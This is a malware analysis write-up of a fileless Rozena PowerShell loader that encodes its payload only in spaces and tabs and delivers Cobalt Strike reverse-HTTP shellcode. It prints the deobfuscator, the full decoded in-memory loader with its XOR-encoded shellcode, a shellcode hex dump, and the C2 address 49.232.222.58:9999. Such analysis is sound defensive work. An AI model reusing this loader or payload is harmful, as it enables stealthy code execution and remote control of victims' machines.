




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# FILELESS ROZENA WITH COBALT STRIKE LOADER ANALYSIS



## MALWARE SUMMARY

Fileless malware leverages exploits to run malicious commands or launch scripts directly from memory using legitimate system tools such as Windows Powershell. Unlike traditional malware, fileless malware does not require an attacker to install any code on a target's system, making it hard to detect.

The analysis examines how Rozena uses fileless techniques along with a Cobalt Strike loader to evade detection and effectively carry out malicious activities. This combination highlights a sophisticated threat in the cybersecurity landscape significant threat due to their stealth and capabilities. The code appears to be obfuscated and uses various techniques to hide its true functionality. What's interesting with this analysis is that the Powershell loader utilizes only spaces(0x20) and tab(0x09) characters to encode the payload. It iterates over an object, splitting it by spaces and converting the resulting strings into characters. It then joins these characters and executes a command using the concatenated string as the command name.

# TECHNICAL ANALYSIS

This analysis is based on a presentation about Reverse engineer malware code written in spaces and tabs, given by Sorot Panichprecha at SANS Community Event in Kuala Lumpur, Malaysia 2024. This analysis will recreate the concepts presented in the talk for learning purposes.

The screenshot shows the VirusTotal analysis interface for a specific file. At the top, it displays a 'Community Score' of 24/64 with a red progress bar. Below this, it states '24/64 security vendors flagged this file as malicious'. The file hash is listed as 858f567340cee8755dbd745b6af9adc78a998bf2cbfda85e6302197994c577c. The file size is 48.83 KB and the last analysis date is 4 months ago. Below the file details, there are tabs for DETECTION, DETAILS, RELATIONS, BEHAVIOR, and COMMUNITY (with 12+ items). The COMMUNITY tab is active. It shows popular threat labels (trojan.rozena/powershell), threat categories (trojan), and family labels (rozena, powershell, whitespace). The 'Security vendors' analysis' section lists various vendors and their findings:

Vendor	Findings	Vendor	Findings
AhnLab-V3	Downloader/PowerShell.Generic	AliCloud	Trojan:Win/Rozena.AWM
ALYac	Trojan.PowerShell.Agent	Antiy-AVL	Trojan/Win32.Rozena
Arcabit	Trojan.Generic.D3046D58	Avast	Other:Malware-gen [Trj]
AVG	Other:Malware-gen [Trj]	BitDefender	Trojan.GenericKD.50621784
Emsisoft	Trojan.GenericKD.50621784 (B)	eScan	Trojan.GenericKD.50621784
ESET-NOD32	Win32/Rozena.ACE	GData	Trojan.GenericKD.50621784

<https://www.virustotal.com/gui/file/858f567340cee8755dbd745b6af9adc78a998bf2cbfda85e6302197994c577c/detection>

The malicious samples were tweeted by @cyb3rops on Jul 12, 2022. The file can be found in Malware Bazaar and can be downloaded from here:

<https://bazaar.abuse.ch/sample/858f567340cee8755dbd745b6af9adc78a998bf2cbfda85e6302197994c577c/>

The screenshot shows the Malware Bazaar sample page for the same file. At the top, it has a navigation bar with links for Browse, Upload, Hunting, API, Export, Statistics, FAQ, About, and Login. The main content area displays various file details in a table:

SHA256 hash:	858f567340cee8755dbd745b6af9adc78a998bf2cbfda85e6302197994c577c
SHA3-384 hash:	46e6075e078c5143e09e3cc05c0bfda46c8dc15d7056f97d529028b2c4d155a5950c6673611f147bf4696f8e3cb1288
SHA1 hash:	3fbfb81b10a6ecc64d33a1387ab6626cadd435727
MD5 hash:	c70b4ae125f67ccccd3fa09b7bb9bc7c
humanhash:	eighteen-california-edward-north
File name:	858f567340cee8755dbd745b6af9adc78a998bf2cbfda85e6302197994c577c
Download:	<a href="#">download sample</a>
File size:	50'007 bytes
First seen:	2022-07-12 13:29:09 UTC
Last seen:	Never
File type:	ps1
MIME type:	text/plain
ssdeep	48:Slg6ygj7yTUFPRifJyOVSWyijWPQIP/IPIUcRhgJglmtUlgPmjNobUlgP/IagPr:IkplKIC
TLSH	T14A238C22ABDE8291D5D250731083442C9AF83F7278006927306F51DEB3AE8BC03982B8
Reporter	cyb3rops
Tags:	Loader, obfuscated, powershell



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That's an interesting PowerShell based loader that uses only space (0x20) and tab (0x09) characters to encode a payload

[bazaar.abuse.ch/sample/858f567...](http://bazaar.abuse.ch/sample/858f567...)

The screenshot shows assembly code in a debugger. The code is heavily encoded using tabs (0x09) and spaces (0x20). The original code, which includes PowerShell commands like `Invoke-Object` and `Invoke-Command` with base64 payloads, is visible in yellow boxes. The debugger interface includes columns for Address, Value, Stack, R15, R14, R13, R12, R11, R10, R9, R8, R7, R6, R5, R4, R3, R2, R1, R0, and PC.

### Reverse Engineering Objectives

#### ⊕ Identify Malware Function

What are the capabilities of this malware? What does it do?

#### ⊕ Identify Command & Control Address

If it is a backdoor. Find out the address (domain or IP) of the C2.

The analysis discovers most of the code is only Spaces and Tabs and interesting things is that it only has two line to do the operation.

View from text/hex editor:

The screenshot shows a dual-pane interface. The top pane is a hex editor window titled "858f567340cee8755dbd745b6af9adc...302197994c577c (~\Desktop) - GVIM". It displays assembly code with labels like <Fd9adc78a998bf2cbfda85e6302197994c577c" 1L, 50007C, and line numbers 1,1 through All. The bottom pane is a dump viewer titled "858f567340cee8755dbd745b6af9adc78a998bf2cbfda85e6302197994c577c". It shows memory dump details for offsets from 0000B680 to 0000B850, listing bytes in pairs (09 09, 20 20, etc.) and their decoded text representation (dots). The dump viewer has scroll bars on the right.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
0000B680	09	09	09	09	09	20	09	09	09	09	09	09	09	09	20	20	.....
0000B690	09	09	20	09	09	20	09	09	09	09	09	20	20	09	09	09	..
0000B6A0	09	09	09	09	09	09	09	20	09	09	09	09	09	09	20	20	.....
0000B6B0	09	09	09	09	09	09	09	09	09	09	09	20	09	09	09	09	.....
0000B6C0	09	09	09	09	20	20	09	09	20	09	09	20	09	09	09	09	.....
0000B6D0	09	09	09	09	20	20	09	09	20	09	20	09	09	09	20	20	.....
0000B6E0	09	09	20	09	20	09	09	20	20	09	09	20	09	20	09	20	.....
0000B6F0	09	20	20	09	09	20	09	09	20	09	09	09	09	09	20	20	..
0000B700	09	09	09	09	09	20	09	09	09	09	09	20	20	09	09	09	.....
0000B710	09	20	09	09	09	20	20	09	09	09	09	20	09	20	20	20	.....
0000B720	09	09	20	09	20	09	09	20	20	09	20	09	20	09	20	20	.....
0000B730	09	09	09	09	09	09	09	20	20	09	09	20	09	09	20	20	.....
0000B740	09	20	20	09	09	09	09	09	09	09	09	20	20	09	09	09	..
0000B750	09	09	09	09	09	09	09	20	20	09	09	09	09	09	09	09	.....
0000B760	09	09	09	09	20	09	09	09	09	09	09	20	20	09	09	20	.....
0000B770	09	20	09	09	09	20	20	09	09	20	09	20	09	09	20	20	..
0000B780	20	09	09	20	09	09	20	09	09	09	09	09	09	20	20	20	..
0000B790	09	09	09	09	09	09	09	09	20	09	09	09	09	09	09	09	.....
0000B7A0	09	20	20	09	09	20	09	20	20	09	20	09	20	09	20	20	..
0000B7B0	09	09	20	20	09	09	20	09	20	09	09	09	09	09	09	09	..
0000B7C0	09	09	20	20	09	09	20	09	20	09	09	20	20	09	09	20	..
0000B7D0	09	20	09	09	09	20	20	09	09	09	09	09	09	09	09	09	..
0000B7E0	09	09	20	09	09	09	09	09	09	09	09	20	20	09	09	20	..
0000B7F0	09	09	20	09	09	09	09	09	09	09	20	20	09	09	20	09	..
0000B800	20	09	09	20	20	09	09	09	09	09	09	09	09	09	09	20	..
0000B810	09	09	09	09	09	20	20	09	09	20	09	09	20	09	09	09	..
0000B820	09	09	09	09	09	20	20	09	09	20	09	09	20	09	09	09	..
0000B830	20	20	09	09	20	09	09	20	09	09	09	20	20	09	09	20	..
0000B840	09	20	09	09	20	20	09	09	09	09	20	09	09	09	20	20	..
0000B850	09	09	09	09	09	09	09	20	09	09	09	09	09	20	20	09	..

End of file we found this code. Let's analysis what happens here.

Offset(h)	00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F	Decoded text
0000C190	09 09 20 09 20 20 09 09 09 09 09 09 09 09 09 09	.....
0000C1A0	20 20 09 09 09 09 09 09 09 09 20 09 09 09 09 20	.....
0000C1B0	20 09 09 09 09 09 09 09 20 09 09 09 09 09 09 09	.....
0000C1C0	09 09 09 20 20 09 09 09 09 09 09 09 09 09 20 09	.....
0000C1D0	09 09 09 09 09 09 09 20 20 09 09 09 09 09 20 09	.....
0000C1E0	09 09 20 20 09 09 09 20 09 09 09 09 09 09 09 09	.. .. ..
0000C1F0	20 20 09 09 09 09 09 20 09 09 09 09 09 09 09 09	.....
0000C200	09 09 09 20 20 09 09 20 09 09 20 09 09 20 20 09	....
0000C210	09 09 09 09 09 09 20 09 09 09 09 20 20 09 09 09	.....
0000C220	20 09 09 20 09 09 09 09 09 09 20 20 09 09 20	.. .. ..
0000C230	09 20 20 09 09 20 09 09 09 20 09 09 09 09 09 09	.. .. ..
0000C240	20 20 09 09 20 09 27 7C 20 66 6F 72 65 41 43 48	.. .'   foreACH
0000C250	2D 4F 42 4A 45 43 54 7B 20 24 70 6A 7A 68 69 57	-OBJECT( \$pjzhiW
0000C260	51 55 20 3D 24 5F 20 2D 73 70 4C 69 54 20 27 20	QU =\$_ -spliT '
0000C270	20 27 20 7C 66 6F 72 65 41 43 48 2D 4F 42 4A 45	'  foreACH-OBJE
0000C280	43 54 20 7B 20 27 20 27 3B 24 5F 2E 73 70 6C 49	CT ( ' ');\$_ .splI
0000C290	74 28 27 20 27 29 20 7C 20 66 6F 72 65 41 43 48	t(' ')   foreACH
0000C2A0	2D 4F 42 4A 45 43 54 7B 24 5F 2E 4C 65 4E 47 54	-OBJECT(\$_ .LeNGT
0000C2B0	48 2D 20 31 20 7D 7D 3B 2D 6A 4F 69 4E 28 28 20	H- 1 ));-jOIN((
0000C2C0	28 20 2D 6A 4F 69 4E 20 28 20 24 70 6A 7A 68 69	( -jOIN ( \$pjzhi
0000C2D0	57 51 55 5B 30 2E 2E 28 24 70 6A 7A 68 69 57 51	WQU[0..(\$pjzhiWQ
0000C2E0	55 2E 4C 65 4E 47 54 48 2D 31 29 5D 20 29 29 2E	U.LeNGTH-1)] )).
0000C2F0	74 72 69 6D 53 74 41 72 74 28 20 27 20 20 27 29	trimStArt( ' ')
0000C300	2E 73 70 6C 49 74 28 20 27 20 27 29 7C 20 66 6F	.splIt( ' ')   fo
0000C310	72 65 41 43 48 2D 4F 42 4A 45 43 54 7B 20 28 5B	reACH-OBJECT( ([
0000C320	43 68 61 72 5D 20 5B 69 4E 54 5D 20 24 5F 29 7D	Char] [iNT] \$_ )
0000C330	20 29 29 7C 2E 28 20 24 73 68 65 4C 4C 49 44 5B	)) .( \$shellID[
0000C340	31 5D 2B 24 53 48 45 6C 6C 69 64 5B 31 33 5D 2B	1]+\$SHELLid[13]+
0000C350	27 78 27 29 7D 0D 0A	'x'))..

This is the code that will do the deobfuscation all the Spaces and Tabs.

```
1 foreach-object{  
2     $pjzhiwqu =$_ -split ' ' | # split the string with double space(group)  
3     foreach-object { ' ';$_.split(' ') | # split the string with space(subgroup)  
4         foreach-object{$_ .Length- 1 } # Count characters(tabs)-1  
5    };  
6    -join(( ( -join ( $pjzhiwqu[0..($pjzhiwqu.Length-1)] )).trimstart(' ')).split(' '))  
7    foreach-object{ ([char] [int] $_)} )|( $shellid[1]+$shellid[13]+'x')  
8 }
```

Convert decimal to string      Execute Code with "iex"      Merge everything back

Technique that executes the "iex"

```
PS C:\Users\cookies > $shellid[1]
i
FLARE-VM 06/24/2024 18:41:39
PS C:\Users\cookies > $shellid[13]
e
FLARE-VM 06/24/2024 18:42:00
PS C:\Users\cookies > $shellid[1]+$shellid[13] +'x'
iex
FLARE-VM 06/24/2024 18:42:35
PS C:\Users\cookies > ■
```

Decode and dumps the configuration of Cobalt Strike Windows beacons (PE files), shellcode and memory dumps.

```
# Malware code that was written in spaces and tabs.

Set-StrictMode -Version 2

$DoIt = @'
function func_get_proc_address {
    Param ($var_module, $var_procedure)
    $var_unsafe_native_methods = ([AppDomain]::CurrentDomain.GetAssemblies() |
Where-Object { $_.GlobalAssemblyCache -And $_.Location.Split('\\')[-1].Equals('System.dll') }).GetType('Microsoft.Win32.UnsafeNativeMethods')
    $var_gpa = $var_unsafe_native_methods.GetMethod('GetProcAddress', [Type[]]@('System.Runtime.InteropServices.HandleRef', 'string'))
    return $var_gpa.Invoke($null,
@([System.Runtime.InteropServices.HandleRef](New-Object
System.Runtime.InteropServices.HandleRef((New-Object IntPtr),
($var_unsafe_native_methods.GetMethod('GetModuleHandle')).Invoke($null,
(@($var_module)))), $var_procedure)))
}

function func_get_delegate_type {
    Param (
        [Parameter(Position = 0, Mandatory = $True)] [Type[]] $var_parameters,
        [Parameter(Position = 1)] [Type] $var_return_type = [Void]
    )
    $var_type_builder = [AppDomain]::CurrentDomain.DefineDynamicAssembly((New-
Object System.Reflection.AssemblyName('ReflectedDelegate')),
[System.Reflection.Emit.AssemblyBuilderAccess]::Run).DefineDynamicModule('InMemory
Module', $false).DefineType('MyDelegateType', 'Class, Public, Sealed, AnsiClass,
AutoClass', [System.MulticastDelegate])
    $var_type_builder.DefineConstructor('RTSpecialName, HideBySig, Public',
[System.Reflection.CallingConventions]::Standard,
$var_parameters).SetImplementationFlags('Runtime, Managed')
```

```

    $var_type_builder.DefineMethod('Invoke', 'Public, HideBySig, NewSlot,
Virtual', $var_return_type, $var_parameters).SetImplementationFlags('Runtime,
Managed')

    return $var_type_builder.CreateType()
}

[Byte[]]$var_code =
[System.Convert]::FromBase64String('38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0
JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41dpIvNzqGs7qHsDIvDAH2qoF6gi9RLcEuOP4uwuIuQbw1bX
IF7bGF4HVsF7qHsHIVBFqC9oqHs/IvCoJ6gi86pnBwd4eEJ6eXLcw3t8eagxyKV+S01GVyNLVEpNSndLb1
QFJNz2Et0dHR0dEsZdVqE3PbKpyMjI3gS6nJySSByckssBCMjcHNLdKq85dz2yFN4EvFxSyMhY6dxcXFw
cXNlyHYNGNz2quWg4HMS3HR0SdxwdUs0JTtY3Pam4ynn4CIjIxLcptVXJ6rayCpLiebBftz2quJLZgJ9Et
z2Et0SSRydXNL1HTDKNz2nCMMIyMa5FeUEtzKsiIjI8rqIiMjy6jc3NwMTncVRiOrGHfkE6c3pSZftB/+_
KLykmFiMJrXg/9lpyAITBQnjq5qJnrNcOBGVyEobWQQc18TYvXZmbfrHDBJ9sqFn9nPgkQqpmgBg0UqI3
ZQR1EOYkRGTVcZA25MWUpPT0IMFg0TAwtATE5TQ1dKQU9GGANucGpmAxITDRMYA3RKTUdMVFADbXcDFQ0R
GAN3UUpHrk1XDBUNEwouKSNe9HRosw0AwFSTyRc8u3hziphW75JBj1QstyoisV/Nz+MA98FHKTQ0Co2CWB
y94lon/5HHmYsJmf4CToYmX8Ply8PfoS21LyMMsjNgb9EiWPpILBoISre/h6eNdma5w6cxpM/TMSmt5CN7
bGyxUH+08Dq2iatOs/toah8PH5mK53SoaXdBvx8QG0T164Xg9vd1JRLZ2ICaUG4VyAMc/cY7Qdh+Bq75C2
kyAcpHR955IJphy0i1TqC815K6eCFmHprHHSK1Fp865s9Sb2QUKWalgbMwtFxxkSAYkWFKPRBHJiNL05aB
ddz2SWNLizMjI0sjI2MjdEt7h3DG3PawmiMjIyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41flqCQi4KbjVs
Z74MuK3tzcFxoNERARDREEQ0WGyNqtSHx')

for ($x = 0; $x -lt $var_code.Count; $x++) {
    $var_code[$x] = $var_code[$x] -bxor 35
}

$var_va =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer((func_get_
proc_address kernel32.dll VirtualAlloc), (func_get_delegate_type @([IntPtr],
[UInt32], [UInt32], [UInt32]) ([IntPtr])))
$var_buffer = $var_va.Invoke([IntPtr]::Zero, $var_code.Length, 0x3000, 0x40)
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $var_buffer,
$var_code.length)

$var_runme =
[System.Runtime.InteropServices.Marshal]::GetDelegateForFunctionPointer($var_buffer,
(func_get_delegate_type @([IntPtr]) ([Void])))
$var_runme.Invoke([IntPtr]::Zero)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-
Job
}
else {
    IEX $DoIt
}

# Deobfuscation Code

| foreach-object{
    $pjzhiwqu =$_ -split ' ' | # Split the string with double space(group)
    foreach-object { ' ';$_.split(' ') | # Split the string with space(subgroup)
        foreach-object{$_.length- 1} # Count characters(tabs)-1
    };
    -join(( ( -join ( $pjzhiwqu[0..($pjzhiwqu.length-1)] ) ).trimstart(
').split(' ')|
    foreach-object{ ([char] [int] $_)} ) )|( $shellid[1]+$shellid[13]+'x')
}

```

```
}
```

Decoding Cobalt Strike Payload and we identify it as Cobalt Strike Reverse HTTP x86 Shellcode.

```
File: ps-cobalt-decode.dat
Found shellcode:
Identification: CS reverse http x86 shellcode
Parameter: 778 b'49.232.222.58'
license-id: 792 1234567890
push      : 190      9999 b"h\x0f'\x00\x00"
push      : 716      4096 b'h\x00\x10\x00\x00'
push      : 747      8192 b'h\x00 \x00\x00'
String: 323 b'/*T6e'
String: 403 b'User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2;
Trident/6.0)'
00000000: FC E8 89 00 00 00 60 89  E5 31 D2 64 8B 52 30 8B .....`..1.d.R0.
00000010: 52 0C 8B 52 14 8B 72 28  0F B7 4A 26 31 FF 31 C0 R..R..r(..J&1.1.
00000020: AC 3C 61 7C 02 2C 20 C1  CF 0D 01 C7 E2 F0 52 57 .<a|., .....RW
00000030: 8B 52 10 8B 42 3C 01 D0  8B 40 78 85 C0 74 4A 01 .R..B<...@x..tJ.
00000040: D0 50 8B 48 18 8B 58 20  01 D3 E3 3C 49 8B 34 8B .P.H..X ...<I.4.
00000050: 01 D6 31 FF 31 C0 AC C1  CF 0D 01 C7 38 E0 75 F4 ..1.1.....8.u.
00000060: 03 7D F8 3B 7D 24 75 E2  58 8B 58 24 01 D3 66 8B .}.;}$u.X.X$..f.
00000070: 0C 4B 8B 58 1C 01 D3 8B  04 8B 01 D0 89 44 24 24 .K.X.....D$$
00000080: 5B 5B 61 59 5A 51 FF E0  58 5F 5A 8B 12 EB 86 5D [[aYZQ..X_Z....]
00000090: 68 6E 65 74 00 68 77 69  6E 69 54 68 4C 77 26 07 hnet.hwiniThLw&.
000000A0: FF D5 31 FF 57 57 57 57 68 3A 56 79 A7 FF D5 ..1.WWWWWWh:Vy...
000000B0: E9 84 00 00 00 5B 31 C9  51 51 6A 03 51 51 68 0F ....[1.QQj.QQh.
000000C0: 27 00 00 53 50 68 57 89  9F C6 FF D5 EB 70 5B 31 '..SPhW.....p[1
000000D0: D2 52 68 00 02 40 84 52  52 52 53 52 50 68 EB 55 .Rh..@.RRRSRPh.U
000000E0: 2E 3B FF D5 89 C6 83 C3  50 31 FF 57 57 6A FF 53 .;.....P1.WWj.S
000000F0: 56 68 2D 06 18 7B FF D5  85 C0 0F 84 C3 01 00 00 Vh...{.....
00000100: 31 FF 85 F6 74 04 89 F9  EB 09 68 AA C5 E2 5D FF 1...t.....h...].
00000110: D5 89 C1 68 45 21 5E 31  FF D5 31 FF 57 6A 07 51 ...hE!^1..1.Wj.Q
00000120: 56 50 68 B7 57 E0 0B FF  D5 BF 00 2F 00 00 39 C7 VPh.W...../.9.
00000130: 74 B7 31 FF E9 91 01 00  00 E9 C9 01 00 00 E8 8B t.1..... .
00000140: FF FF FF 2F 6D 54 36 65  00 88 3B 54 C7 30 84 14 .../mT6e..;T.0..
00000150: 86 05 7C 97 3C DD 0B 9F  87 BB 7B AF 05 96 C3 DC ..|.<....{.....
00000160: FA 4A EB 21 30 26 2A C0  88 B9 AA BD 90 7F 1B 32 .J.!0&*.....△.2
00000170: B6 EB 69 38 7A 27 3F F4  E7 FB 9E 55 45 4E D9 E4 ..i8z'?....UEN..
00000180: 2F 31 5E 91 82 44 D5 52  EC A1 67 09 85 4B 22 A0 /1^..D.R..g..K".
00000190: 66 09 00 55 73 65 72 2D  41 67 65 6E 74 3A 20 4D f..User-Agent: M
000001A0: 6F 7A 69 6C 61 2F 35  2E 30 20 28 63 6F 6D 70 ozilla/5.0 (comp
000001B0: 61 74 69 62 6C 65 3B 20  4D 53 49 45 20 31 30 2E atible; MSIE 10.
000001C0: 30 3B 20 57 69 6E 64 6F  77 73 20 4E 54 20 36 2E 0; Windows NT 6.
000001D0: 32 3B 20 54 72 69 64 65  6E 74 2F 36 2E 30 29 0D 2; Trident/6.0).
000001E0: 0A 00 7D D7 57 4B 90 2E  23 E3 77 B0 EA 34 1F 98 ..}.WK..#.w..4..
000001F0: 5B 50 A9 BB 75 CC B1 62  04 77 0F 94 09 01 6A 7C [P..u..b.w....j|
00000200: EE EC C0 23 D4 E2 64 0A  17 17 29 AE A1 7B 3F 9E ...#..d...){?.
00000210: C1 79 04 DC B2 E4 BA A8  2A BA DD 21 6D A5 05 7C .y.....*...!m..|_
00000220: E0 C6 E8 E0 FC 82 0E 96  0C 00 2F 91 10 43 4C F2 ......./..CL.
00000230: 01 7B D9 6B 0F 39 2B 69  94 9C A4 84 AE 55 45 9A .{.k.9+i.....UE.
00000240: E0 84 12 87 EC F0 12 0A  8E C7 00 58 4F 4F 92 73 ...../....X00.s
00000250: 5C AD D3 19 95 AA 88 6D  90 D8 4B 49 3C 2C 3C BA \.....m..KI<,<.
00000260: A9 C4 57 8B 4A 54 62 9C  3C 33 38 67 C6 C8 A6 C3 ..W.JTb.<38g....
00000270: D5 D4 56 06 31 FA FB A3  B9 73 4D 36 EB 20 3F DE ..V.1....sM6. ?.
00000280: E5 18 62 FB 5D 25 8D DA  28 4A 11 22 E9 64 64 FD ..b.]%..(J.".dd.
00000290: 5A 03 B9 42 EB CB 96 6D  83 9F F4 B1 99 5B 02 45 Z..B...m.....[.E
000002A0: 3D B9 E4 3E 01 86 35 BC  19 C5 EC 71 4C 47 37 0A =...>..5....qLG7.
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000002B0: 45 86 A2 90 13 97 7F 52 B2 03 3B B2 44 E9 1E 33 E.....dR..;D..3
000002C0: 64 05 00 68 F0 B5 A2 56 FF D5 6A 40 68 00 10 00 d..h...V..j@h...
000002D0: 00 68 00 00 40 00 57 68 58 A4 53 E5 FF D5 93 B9 .h..@.WhX.S.....
000002E0: 00 00 00 00 01 D9 51 53 89 E7 57 68 00 20 00 00 .....QS..Wh. ..
000002F0: 53 56 68 12 96 89 E2 FF D5 85 C0 74 C6 8B 07 01 SVh.....t....
00000300: C3 85 C0 75 E5 58 C3 E8 A9 FD FF FF 34 39 2E 32 ...u.X.....49.2
00000310: 33 32 2E 32 32 32 2E 35 38 00 49 96 02 D2 32.222.58.I...

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File: ps-cobalt-decrypted.dat
Found shellcode:
Identification: CS reverse http x86 shellcode
Parameter: 778 b'49.232.222.58'
license-id: 792 1234567890
push      : 190      9999 b"h\x0f'\x00\x00"
push      : 716      4096 b'h\x00\x10\x00\x00'
push      : 747      8192 b'h\x00 \x00\x00'
String: 323 b'/mT6e'
String: 403 b'User-Agent: Mozilla/5.0 (compatible; MSIE 10.0; Windows NT 6.2; Trident/6.0)'

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000000A0: FF D5 31 FF 57 57 57 57 57 68 3A 56 79 A7 FF D5 ..1.WWWWWWh:Vy...
000000B0: E9 84 00 00 00 5B 31 C9 51 51 6A 03 51 51 68 0F .....[1.QQj.QQh.
000000C0: 27 00 00 53 50 68 57 89 9F C6 FF D5 EB 70 5B 31 '..SPhW.....p[1
...
00000130: 74 B7 31 FF E9 91 01 00 00 E9 C9 01 00 00 E8 8B t.1.....
00000140: FF FF FF 2F 6D 54 36 65 00 88 3B 54 C7 30 84 14 .../mT6e...;T.0..
00000150: 86 05 7C 97 3C DD 0B 9F 87 BB 7B AF 05 96 C3 DC ..|.<....{.....
...
00000300: C3 85 C0 75 E5 58 C3 E8 A9 FD FF FF 34 39 2E 32 ...u.X.....49.2
00000310: 33 32 2E 32 32 32 2E 35 38 00 49 96 02 D2 32.222.58.I...

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FLARE-VM Mon 24/06/2024 23:05:31.93
C:\Users\cookies\Desktop\Real-MalwareBazaar>type cobalt-payload-info.txt
000000A0: FF D5 31 FF 57 57 57 57 57 68 3A 56 79 A7 FF D5 ..1.WWWWWWh:Vy... Request Port(offset 0x00BE)
000000B0: E9 84 00 00 00 5B 31 C9 51 51 6A 03 51 51 68 0F .....[1.QQj.QQh. (0x270f = 9999)
000000C0: 27 00 00 53 50 68 57 89 9F C6 FF D5 EB 70 5B 31 '..SPhW.....p[1
...
00000130: 74 B7 31 FF E9 91 01 00 00 E9 C9 01 00 00 E8 8B t.1.....
00000140: FF FF FF 2F 6D 54 36 65 00 88 3B 54 C7 30 84 14 .../mT6e...;T.0.. Request Query (offset 0x0143)
00000150: 86 05 7C 97 3C DD 0B 9F 87 BB 7B AF 05 96 C3 DC ..|.<....{.....
...
00000300: C3 85 C0 75 E5 58 C3 E8 A9 FD FF FF 34 39 2E 32 ...u.X.....49.2 Request Address (offset 0x030C)
00000310: 33 32 2E 32 32 32 2E 35 38 00 49 96 02 D2 32.222.58.I...
FLARE-VM Mon 24/06/2024 23:05:35.44

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Command & Control (C2) Address: [http://49.232.222\[.\]58:9999/mT6e](http://49.232.222[.]58:9999/mT6e)

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1. From Base 64
2. XOR decryption key: 35
3. Change to decimal format
4. C2 Found: 49.232.222.58
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38uqIyMjQ6rGEvFHqHETqHEvqHE3qFELLJRpBRLcEuOPH0JfIQ8D4uwuIuTB03F0qHEzqGEfIvOoY1um41
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IyMi+nJwqsR0SyMDIyNwdUsxtarB3Pam41flqCQi4KbjVsZ74MuK3tzcFxoNERARDREREQ0WGyNqtSHx
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## Reverse Engineering Objectives

### Identify Malware Function

What are the capabilities of this malware? What does it do?

**Cobalt Strike Loader**

### Identify Command & Control Address

If it is a backdoor. Find out the address (domain or IP) of the C2.

**[http://49.232.222\[.\]58:9999/mT6e](http://49.232.222[.]58:9999/mT6e)**

End of analysis. Thank you, Cheers.

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